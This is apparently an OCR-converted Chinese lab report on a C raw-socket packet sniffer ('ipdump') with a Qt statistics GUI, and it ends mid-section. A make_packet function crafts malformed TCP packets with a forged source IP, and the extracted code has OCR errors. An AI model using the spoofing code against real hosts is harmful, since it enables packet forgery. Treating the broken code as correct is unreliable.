
-d 表示包的内容是以 16 进制整数和 ASCII 码来显示的。-h 表示 help，用来简单地显示使用方法。

在[-i ifname]中，指定读取包的接口名称。在 Linux 操作系统中，如果输入[-i eth0]，则表示从 eth0 接口传输包。在不指定时，通过循环测试接口 Lo 表示通信包。

在[-p protocol]中，指定要显示的包的类型，可以指定的包的类型有：arp、ip、icmp、tcp 和 udp。一次可以指定多个协议，例如，在要显示 TCP 端和 IP 报头时，可以指定[-p tcp ip]。

在 [-f filters] 中，指定需要读取包的 IP 地址和端口号。基本格式为[-f ip xxx.xxx.xxx.xxx port port_number]。xxx.xxx.xxx.xxx 代表合法的 IP 地址。

(6) 实验流程图



(7) 关键代码及说明

A. ipdump.c 源文件部分

(1) void endfun()

```
void endfun(){
    //统计
    p_table();
    //网元
    p_ne(&nenode);
    free_ne(nenode.next);
    exit(0);
}
```

此函数的生效位置是在 main 函数中建立套接字读取数据包前：

```
//信号
signal(SIGINT,endfun);

//原始套接字
int s;
if((s=socket(PF_PACKET,SOCK_PACKET,htons(ETH_P_ALL)))<0){
    perror(" socket");
    exit(1);
}
```

这里给函数 endfun() 设置了一个标准信号量 SIGINT，该信号量在命令行 Ctrl+C 后生效。p_table() 函数以表格的形式打印出统计信息。p_ne() 函数则根据传入的参数 &nenode 网元链表打印出网络上发现的所有网元。free_ne() 则释放掉对应的网元链表。

(2) void help()

```
void help(){
    printf("usage: ./ipdump [-aedht] [-p protocols] [-i ifrname] [-f filters]\n");
    printf("protocols: arp ip icmp tcp udp \n");//other??
    printf("filters: ip <IP address> port <PORT number>\n");
    printf("default: ./ipdump -p arp ip icmp tcp udp\n");
}
```

打印出帮助信息，这里给出了程序的使用规则和默认功能。新增功能为对指定 IP 和端口号进行抓包处理。

(3) int p_filter(struct ether_header *eth)

```
int p_filter(struct ether_header *eth){//0 则进一步处理，1 则不处理
    char *ptr=(char *)eth;
    ptr=ptr+sizeof(struct ether_header);
    struct ip *ip;
    struct tcphdr *tcp;
    struct udphdr *udp;
    if(ntohs(eth->ether_type)==ETHERTYPE_IP){
        ip=(struct ip *)ptr;
```

```

if(pf.i==true){
    if(pf.ip!=ntohl(ip->ip_src.s_addr)&&pf.ip!=ntohl(ip->ip_dst.s_addr)){
        return 1;
    }else if(pf.port==false){
        return 0;
    }
}
ptr=ptr+((int)(ip->ip_hl)<<2);
switch(ip->ip_p){
    case IPPROTO_TCP://TCP 匹配
        tcp=(struct tcphdr *)ptr;
        if(ntohs(tcp->th_sport)==pf.port||ntohs(tcp->th_dport)==pf.port)
            return 0;
        break;
    case IPPROTO_UDP://UDP 匹配
        udp=(struct udphdr *)ptr;
        if(ntohs(udp->uh_sport)==pf.port||ntohs(udp->uh_dport)==pf.port)
            return 0;
        break;
}
return 1;
}

```

此函数和过滤指定 IP 地址和端口号相关。传入 Ethernet 数据包头部，检查对应的端口号选项是否打开，若未打开返回 false；若打开，检查数据包的源端口号和目的端口号是否等于指定的端口号，若不同则返回 false；其他情况则返回 true，表示数据包过滤完毕。

(4) int find_ne(u_char *d)

```

int find_ne(u_char *d){
    struct ne* neptr=&neneode;
    while(neptr->next!=NULL){
        if(neptr->a[0]==d[0]&&neptr->a[1]==d[1]&&neptr->a[2]==d[2]&&neptr->a[3]==d[3]&&neptr->a[4]==d[4]&&neptr->a[5]==d[5])
            return 1;
        else
            neptr=neptr->next;
    }
    for(int i=0;i<6;i++){
        neptr->a[i]=d[i];
    }
    neptr->next=(struct ne*)malloc(sizeof(struct ne));
    neptr=neptr->next;
    neptr->next=NULL;
}

```

```
    return 0;
}
```

此函数的功能是发现网元，传入参数是字符串地址。

(5) void p_count(struct ether_header *eth)

```
void p_count(struct ether_header *eth){
    int i;
    for(i=0;i<6;i++){
        if(eth->ether_dhost[0]!=0xff)
            break;
    }
    if(i==6){
        ct.macbroad++;
    }
    char *ptr=(char *)eth;
    ptr=ptr+sizeof(struct ether_header);
    struct ip *ip;
    struct icmp *icmp;
    struct udphdr *udp;
    if(ntohs(eth->ether_type)==ETHERTYPE_IP){
        ct.ip++;
        ip=(struct ip *)ptr;
        ct.ipbyte+=ntohs(ip->ip_len)-ip->ip_hl*4;
        if((ntohl(ip->ip_dst.s_addr)|submask)==0xFFFFFFFF)//目的地址后面全 1
            ct.ipbroad++;
        switch(ip->ip_p){
            case IPPROTO_TCP://TCP 匹配
                ct.tcp++;
                break;
            case IPPROTO_UDP://UDP 匹配
                ct.udp++;
                break;
            case IPPROTO_ICMP://ICMP 匹配
                ct.icmp++;
                icmp=(struct icmp *)ptr;
                if(icmp->icmp_type==3)
                    ct.icmp_d++;
                if(icmp->icmp_type==5)
                    ct.icmp_r++;
                break;
        }
    }
}
```

此函数完成统计模块的统计功能。

(6) int getif1(char *ifname,int i)

```
int getif1(char *ifname,int i) {
    char bad_if[6][6]= {"lo:","lo","stf","gif","dummy","vmnet"};
    struct if_nameindex* ifn;if_nameindex();
    if(ifn == NULL) {
        return -1;
    }
    for(int j=0;j<6;j++){
        if (strcmp(ifn[i].if_name,bad_if[j]) == 0){
            i++;
            if(ifn[i].if_index==0){
                if_freenameindex(ifn);
                return -1;
            }
            j=0;
        }
    }
    strcpy(ifname,ifn[i].if_name);
    if_freenameindex(ifn);
    return i;
}
```

此函数主要功能是获取网络接口名称。

(7) void make_packet(const char *src_ip, int src_port, const char *dst_ip, int dst_port, const char *data)

```
void make_packet(const char *src_ip, int src_port, const char *dst_ip, int dst_port, const char *data){
    struct iphdr* ip_header;
    struct tcphdr* tcp_header;
    struct sockaddr_in dst_addr;
    socklen_t sock_addrlen=sizeof(struct sockaddr_in);

    int data_len=strlen(data);
    int ip_packet_len=sizeof(struct iphdr)+sizeof(struct tcphdr)+data_len;
    char buf[ip_packet_len];
    int on=1;
    bzero(&dst_addr,sock_addrlen);
    dst_addr.sin_family=PF_INET;
    dst_addr.sin_addr.s_addr=inet_addr(dst_ip);
    dst_addr.sin_port=htons(dst_port);
```

```
    int sockfd=socket(PF_INET,SOCK_RAW,IPPROTO_TCP);
```

```

if(sockfd<=0)
{
    perror("socket create error:");
    exit(1);
}

if(setsockopt(sockfd, IPPROTO_IP, IP_HDRINCL,&on,sizeof(on))==-1)
{
    perror("socket config error:");
    exit(1);
}

ip_header=fill_iphead(src_ip,dst_ip,ip_packet_len);
tcp_header = fill_tcphead(src_port, dst_port);
bzero(buf,ip_packet_len);
memcpy(buf,ip_header,sizeof(struct iphdr));
memcpy(buf+sizeof(struct iphdr),tcp_header,sizeof(struct tcphdr));
memcpy(buf+sizeof(struct iphdr)+sizeof(struct tcphdr),data,data_len);
int ret=sendto(sockfd,buf,ip_packet_len,0,(struct sockaddr*)&dst_addr,sock_addrlen);
if(ret<0)
    perror("sendto()");
close(sockfd);
free(ip_header);
free(tcp_header);
}

```

此函数完成对 TCP 畸形数据包的构造。协助该函数完成的函数还有：

```

struct iphdr* fill_iphead(const char* src_ip,const char* dst_ip,int ip_packet_len);
struct tcphdr* fill_tcphead(int src_port,int dst_port);

```

它们分别完成对 IP 头部和 TCP 头部的填充。

(8) main() 函数

首先是处理命令行的各个参数，并将命令行的参数逐个分离出来。并根据对应的命令行的参数设置对应的结构体标志位。

```

int opt;
bool loop=true;
while((opt=getopt(argc,argv,"aedhmp:i:f:"))!=-1){
    switch(opt){
        case 'm':
            loop=false;
            //make_packet("100.101.102.103",1234,"192.168.0.106",7788,"hahahaha");
            make_packet(argv[optind],atoi(argv[optind+1]),argv[optind+2],atoi(argv[optind+3]),argv[optind+4]);
            printf("send successfully!\n");
            break;
        case 'a':

```

```

f.a=true;//opt[ALL]=ON;
break;
case 'e':
f.e=true;//opt[ETHER]=ON;
break;
case 'd':
f.d=true;//opt[DUMP]=ON;
break;
case 'h':
help();
exit(0);
case 'i':
f.i=true;
if(strlen(optarg)<IFRLEN){
strcpy(f.ifname,optarg);
}else{
printf("the size of the ifname is too big\n");
exit(1);
}
break;
case 'p':
f.p=true;//opt[ARP]=OFF;opt[IP]=OFF;opt[TCP]=OFF;opt[UDP]=OFF;opt[ICMP]=OFF;
optind--;
while(argv[optind]!=NULL&&argv[optind][0]!='-'){
if(strcmp(argv[optind],"arp")==0)
p.arp=true;//opt[ARP]=ON;
else if(strcmp(argv[optind],"ip")==0)
p.ip=true;//opt[IP]=ON;
else if(strcmp(argv[optind],"icmp")==0)
p.icmp=true;//opt[ICMP]=ON;
else if(strcmp(argv[optind],"tcp")==0)
p.tcp=true;//opt[TCP]=ON;
else if(strcmp(argv[optind],"udp")==0)
p.udp=true;//opt[UDP]=ON;
else{
printf("unknown parameter: %s",argv[optind]);
exit(1);
}
print(1);

optind++;
}
break;
case 'f':

```

```
f.f=true;//设定为过滤出需要的包
optind--;
while(argv[optind]!=NULL&&argv[optind][0]!='-' ){
    if(strcmp(argv[optind],"ip")==0){
        pf.i=true;
        optind++;
        if(argv[optind]==NULL){
            printf("input the ip address\n");
            exit(1);
        }
        if(ip_atou(argv[optind],&pf.ip)==1){
            printf("bad parameter of ip address:%s\n",argv[optind]);
            exit(1);
        }
        //printf("pf.ip:%u\n",pf.ip);
    }else if(strcmp(argv[optind],"port")==0){
        pf.p=true;
        optind++;
        if(argv[optind]==NULL){
            printf("input the port number\n");
            exit(1);
        }
        pf.port=atoi(argv[optind]);
        if(pf.port<=0){
            printf("bad parameter of port:%s\n",argv[optind]);
            exit(1);
        }
    }else{
        printf("unknown parameter:%s",argv[optind]);
        exit(1);
    }
    optind++;
}
break;
case ':':
    printf("option need a value\n");
    break;
case '?':
    printf("unknown option:%c\n",optopt);
    exit(1);
default:
    printf("unknown error");
    exit(1);
}
```

```

    }

    if(optind<argc){
        for(;optind<argc;optind++){
            printf("unknown:%s\n",argv[optind]);
        }
        printf(" \n");
        help();
        exit(1);
    }
}

```

如果没有指定网口名，则获取网口名：

```

struct ifreq ifr_mask;
char ifname[20];
unsigned int* intptr;
int ret=0;
if(f.i==false){//get first ifname that has a submask//统计
    while(1{
        if((ret=getif1(ifname,ret))==-1){
            printf("can't get a network interface name that has a submask");
            exit(1);
        }
        memset(&ifr_mask, 0, sizeof(ifr_mask));
        strcpy(ifr_mask.ifr_name,ifname);
        if(ioctl(s,SIOCGIFNETMASK,&ifr_mask)< 0){
            ret++;
            continue;
        }else{
            printf("Listen to the network interface:%s\n",ifname);
            intptr=(unsigned int*)&(ifr_mask.ifr_netmask); //int 32bit
            submask=intptr[1];
            break;
        }
    }
}

```

若指定了网口名：

```

struct ifreq interface;
if(f.i==true){
    memset(&interface, 0, sizeof(interface));
    strncpy(interface.ifr_ifrn.ifrn_name,f.ifname,strlen(f.ifname));
    if(setsockopt(s,SOL_SOCKET,SO_BINDTODEVICE,(char *)&interface,sizeof(interface))<0){
        printf("network interface %s bind failed\n",f.ifname);
        exit(1);
    }
}

```

```

if(ioctl(s,SIOCGIFNETMASK,&interface)< 0){
    printf("get submask failed\n");
    exit(1);
}
printf("Listen to the network interface:%s\n",f.ifname);
intptr=(unsigned int*)&(interface.ifr_netmask); //int 32bit
submask=intptr[1];
}

```

进入 while 循环抓包：

```


while(true){
    if((len=read(s,buff,MAXSIZE))<0){
        perror(" read");
        exit(1);
    }
}

```

最后就是根据对应的数据包协议类型来打印输出语句即可。

B. QT 可视化开发部分

(1) 项目结构



(2) 数据统计模块 I -- 主页面三

ISEP III visualization results

Information Security Engineering Practice III Visualization Results

The statistical information

variable	value	variable	value
StartTime	<input type="text"/>	IP Broadcast	<input type="text"/>
EndTime	<input type="text"/>	IP Byte	<input type="text"/>
MAC Broad	<input type="text"/>	IP Packet	<input type="text"/>
MAC Short	<input type="text"/>	UDP Packet	<input type="text"/>
MAC Long	<input type="text"/>	ICMP Packet	<input type="text"/>
MAC Byte	<input type="text"/>	ICMP Redirect	<input type="text"/>
MAC Packet	<input type="text"/>	ICMP Destination	<input type="text"/>
MAC ByteSpeed	<input type="text"/>	Bit/s	<input type="text"/>
MAC PacketSpeed	<input type="text"/>	Click the right button to start: <input style="margin-left: 10px;" type="button" value="Start Now!"/>	

点击 start now 按钮强行停止抓包过程。此模块对应的是主页面二(Packet sniffing I)。在主页面二(Packet sniffing I)中，数据包的抓取依赖于 QT 自带的子线程 QThread。当捕获数据包功能开启时，系统检查对应字段是否合法，若合法则布尔值 sign 为 true，否则为 false。当 sign 为 true 启动子线程，实现协议分析与网络嗅探功能。

```

if(sign){
    thread_scan->start();
    QThread::sleep(1);
}//make thread run

```

QThread 类 thread_scan 在 MainWindow 的构造函数中声明：

```

//thread3
thread_scan=new Thread_scan(this);
connect(ui->pushButton_3,&QPushButton::clicked,this,&MainWindow::on_pushButton_3_clicked);

```

在 Qt 中，connect() 函数是用于建立信号与槽的连接，也就是在一个对象发射一个信号时，调用与之相连的槽函数。connect() 函数有多个参数，常用的形式是：

```

connect(sender, signal, receiver, slot, type)

```

- **sender:** 发送信号的对象的指针。sender 可以是一个 QObject 派生类的实例，也可以是一个 QObject 派生类的指针，或者是一个信号的指针。如果 sender 是 None，则表示接受任何发送者的信号。
- **signal:** 信号的名称。signal 可以是一个字符串，也可以是一个 QMetaMethod 对象。
- **receiver:** 槽函数的接收者的指针。receiver 可以是一个 QObject 派生类的实例，也可以是一个 QObject 派生类的指针。如果 receiver 是 None，则表示槽函数是一个静态函数，不依赖于任何对象实例。
- **slot:** 槽函数的名称。slot 可以是一个字符串，也可以是一个 QMetaMethod 对象。

- type：连接类型。type 可以是 Qt.AutoConnection、Qt.DirectConnection、Qt.QueuedConnection、Qt.BlockingQueuedConnection 等类型。其中，Qt.AutoConnection 表示自动选择连接类型，Qt.DirectConnection 表示直接连接，Qt.QueuedConnection 表示排队连接，Qt.BlockingQueuedConnection 表示阻塞排队连接。

在子线程 thread_scan 的声明中，扫描开始按钮 pushButton3 为信号 sender，signal 为按钮 QPushButton 的 clicked 事件，receiver 为主线程 this，slot 为 pushButton3 的 clicked 事件。从而完成子线程与主线程事件的连接。connect() 函数是 Qt 中非常重要的一个函数，可以用于实现信号与槽的连接，从而实现对象间的消息传递。

点击 start now 按钮完成对页面字段的填充，实现判断对应字段是否有缺失，若有任何数据缺失则不予显示数据，转而提示用户重新等待操作，此操作依赖槽函数：

```
void MainWindow::on_pushButton_clicked()
{
    if(Core::start_time.size()==0&&
        Core::end_time.size()==0&&
        Core::mac_board.size()==0&&
        Core::mac_short.size()==0&&
        Core::mac_long.size()==0&&
        Core::mac_byte.size()==0&&
        Core::mac_packet.size()==0&&
        Core::mac_byte_speed.size()==0&&
        Core::mac_packet_speed.size()==0&&
        Core::ip_broadcast.size()==0&&
        Core::ip_byte.size()==0&&
        Core::ip_packet.size()==0&&
        Core::udp_packet.size()==0&&
        Core::icmp_packet.size()==0&&
        Core::icmp_redir.size()==0&&
        Core::icmp_des.size()==0&&
        Core::bit_s.size()==0){
        QMessageBox::information(this,"Prompt information","No packets detected!");
    }

    ui->tb_start_time->setText(QString::fromStdString(Core::start_time));
    ui->tb_end_time->setText(QString::fromStdString(Core::end_time));
    ui->tb_mac_broad->setText(QString::fromStdString(Core::mac_board));
    ui->tb_mac_short->setText(QString::fromStdString(Core::mac_short));
    ui->tb_mac_long->setText(QString::fromStdString(Core::mac_long));
    ui->tb_mac_byte->setText(QString::fromStdString(Core::mac_byte));
    ui->tb_mac_packet->setText(QString::fromStdString(Core::mac_packet));
    ui->tb_mac_byte_speed->setText(QString::fromStdString(Core::mac_byte_speed));
    ui->tb_packet_speed->setText(QString::fromStdString(Core::mac_packet_speed));
    ui->tb_ip_broadcast->setText(QString::fromStdString(Core::ip_broadcast));
    ui->tb_ip_byte->setText(QString::fromStdString(Core::ip_byte));
    ui->tb_ip_packet->setText(QString::fromStdString(Core::ip_packet));
    ui->tb_udp_packet->setText(QString::fromStdString(Core::udp_packet));
    ui->tb_icmp_packet->setText(QString::fromStdString(Core::icmp_packet));
    ui->tb_icmp_red->setText(QString::fromStdString(Core::icmp_redir));
    ui->tb_icmp_des->setText(QString::fromStdString(Core::icmp_des));
    ui->tb_icmp_bits->setText(QString::fromStdString(Core::bit_s));
}
```

所展示字段均在 Core.h 中提前声明，为静态的全局变量。

同时，此操作依赖于主页面二(Packet sniffing I)中 Stop 按钮的事件，该事件强行停止抓包过程。该功能的实现依赖于全局变量对子线程 thread_scan 中 while 循环的条件变量的数据改变：

```
void MainWindow::on_stop_get_packet_clicked()
{
    Core::stop=true;
    Core::p_table();
    ui->pushButton_3->setEnabled(true);
    ui->stop_get_packet->setEnabled(false);
    set_packet_data(Core::res);
}
```

修改全局变量布尔类型 stop 为 true。

```
void Thread_scan::run(){
    Core::init();
    //qDebug()<<"sub thread get_default_config";
    QDateTime current_date_time = QDateTime::currentDateTime();
    QString current_date = current_date_time.toString("yyyy-MM-dd hh:mm:ss.zzz");
    cout<<"sub thread scan: "<<current_date.toStdString()<<endl;
    cout<< "sub thread ID:" << QThread::currentThreadId()<<endl;

    Core::solution();
}
```

此为类子线程 `thread_scan` 重写的 `run` 方法，调用的类 `Core` 中的函数 `solution` 为使用类 `Core` 的布尔类型数据成员 `stop` 作为循环条件的循环抓包函数。

至于说为什么不调用子线程 QThread 的 quit 方法直接退出，考虑到抓包是一个完整的循环过程，对应的字段都是需要在完整的环节进行数据统计的，因此虽然修改全局变量布尔类型 stop 为 true 不能立即停止子线程的进行，但是可以保证数据的安全性和完整性。

(3) 数据统计模块 II--主页面七

此数据表格存放本软件发送和接受的所有数据包。通过 QTimer 计时器来实现。QTimer 是 Qt 中一个用于定时器的类，它可以用来实现周期性地触发信号，

常用于定时执行一些操作。

```
QTimer *timer = new QTimer(this);
connect(timer, SIGNAL(timeout()), this, SLOT(update_data_all()));
timer->start(1000);
```


这段代码是在 Qt 中使用 QTimer 来设置定时器，实现定时执行指定的操作。具体来说，代码中创建了一个 QTimer 对象 timer，然后通过 connect 函数将 timer 的 timeout() 信号与当前对象(this)的 update_data_all() 槽函数连接起来，这样当 timer 定时时间到达时就会发出 timeout() 信号，触发 update_data_all() 槽函数执行。最后通过 timer->start(1000) 启动定时器，让其每隔 1000 毫秒(1 秒)执行一次。

这段代码的作用是每隔 1 秒执行一次当前对象的 update_data_all() 函数，实现定时更新数据的功能。


update_data_all() 函数的实现如下：

```
void MainWindow::update_data_all(){
    for(int row=0;row<Data::datas.size();row++){
        for(int index=0;index<6;index++){
            ui->all_data_table->setItem(row,index,new QTableWidgetItem(QString::fromStdString(Data::datas.at(row)->get_attr(index))));
        }
    }
}
```

(4) 协议分析和网络嗅探部分 I--主页面二




点击 Default configuration 按钮实现数据包嗅探的默认配置：



默认抓取 TCP/IP 协议数据包，并包含以太网头部和协议内容字段。此功能依赖按钮的信号槽函数：

```
